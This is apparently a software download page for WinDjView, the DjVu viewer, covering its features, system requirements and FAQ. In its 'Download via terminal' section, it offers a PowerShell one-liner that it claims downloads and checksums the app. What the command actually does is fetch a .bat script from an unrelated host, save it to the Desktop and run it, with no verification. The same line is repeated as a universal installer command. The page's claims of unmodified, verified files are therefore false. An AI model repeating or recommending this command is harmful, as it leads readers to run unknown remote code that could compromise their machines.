

WinDjView
by Andrew Zhezherun
- Version
- 2.1
- Size
- 7.1 MB
- Updated
- Publisher
- Andrew Zhezherun
- Category
- Design
- Files
- 1
WinDjView screenshots
About WinDjView

WinDjView is a free, open-source DjVu viewer for Windows that is fast, compact and full-featured. DjVu is a document format designed for scanned books, papers, magazines and other documents, offering high-quality images at much smaller file sizes than many alternatives. Large digital libraries and archives use it widely, and WinDjView is one of the most popular ways to read these files on Windows.
The viewer has a tabbed interface, so you can open several documents at once, and continuous scrolling makes long books comfortable to read. You can switch between single and facing-page layouts, zoom and rotate pages, and navigate with thumbnails and the document's table of contents when one is present. If a DjVu file has a hidden text layer, WinDjView can search the text and let you select and copy it. You can also add your own bookmarks and annotations, such as highlights and notes, to keep track of important passages.
Printing options are a highlight, with advanced settings for scaling, page ranges and layouts, including printing two pages per sheet. Pages or selections can be exported as images, and the viewer can integrate with dictionary software for looking up words while reading. Display options such as colour adjustment help when scanned pages are faint or have a coloured background. WinDjView is built on the free DjVuLibre library, which handles decoding the format.
The downloads include the WinDjView Windows installer, its source code and MacDjView, a separate, simpler DjVu viewer for macOS that also supports continuous scrolling. WinDjView itself is a Windows application, and on Linux users usually turn to DjVuLibre's own viewer or other document readers. Both programs are released under the GPL. WinDjView has not needed frequent updates over the years, as its feature set is mature, and it remains a lightweight, reliable choice for anyone who reads DjVu documents.
Key features
- Tabbed interface
- Continuous scrolling and facing pages
- Text search and copy
- Bookmarks and annotations
- Advanced printing and image export
Pros
- Fast and lightweight
- Mature and reliable
- Free and open source
Cons
- Windows only (MacDjView is simpler)
- Infrequent updates
System requirements
Windows. MacDjView requires macOS.
Tips
- Associate .djvu files with WinDjView during installation
- Use facing-page mode for reading scanned books
Description from the publisher
A fast, compact, and powerful DjVu viewer
WinDjView is a fast, compact and powerful DjVu viewer for Windows with tabbed interface, continuous scrolling and advanced printing options, based on free DjVuLibre library. MacDjView is a simple DjVu viewer for Mac OS X, also with continuous scrolling.
At a glance
WinDjView is a open source design app published by Andrew Zhezherun (windjview.sourceforge.io). A fast, compact, and powerful DjVu viewer
SOFTGIT offers 1 file for WinDjView covering Windows, macOS, 7.1 MB in total. The version listed is v2.1, last updated on January 24, 2022.
WinDjView belongs to the Design category, alongside The FreeType Project, Scribus, Skim. Browse related apps below to compare alternatives.
Download WinDjView v2.1
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/windjview. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
WinDjView system requirements
- Operating system
- macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- C++
- Download size
- 664 KB (WinDjView-2.1.tar.bz2)
- Project page
- sourceforge.net/projects/windjview
WinDjView FAQ
What is WinDjView?
A fast, free DjVu document viewer for Windows.
What is DjVu?
A compact document format often used for scanned books and papers.
Can I search text in DjVu files?
Yes, if the file includes a text layer.
Is there a Mac version?
MacDjView, a simpler viewer for macOS, is included in the downloads.
Is WinDjView free?
Yes. It is open source under the GPL.
Is WinDjView free and open source?
WinDjView is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does WinDjView support?
SourceForge lists macOS, Windows for WinDjView.
Where does the WinDjView download come from?
The Download button takes you to the official SourceForge download for WinDjView (sourceforge.net/projects/windjview). SOFTGIT does not modify or re-host the file.
What is WinDjView written in?
SourceForge lists C++.
Is WinDjView free to download?
Yes. WinDjView is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download WinDjView?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is WinDjView safe to install?
Files are published as received from Andrew Zhezherun, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does WinDjView support?
The files listed here target Windows, macOS.
How big is the WinDjView download?
The file is 7.1 MB.
Provenance
- Publisher
- Andrew Zhezherun
- Source
- windjview.sourceforge.io
- Last check
- 4 years ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/windjview


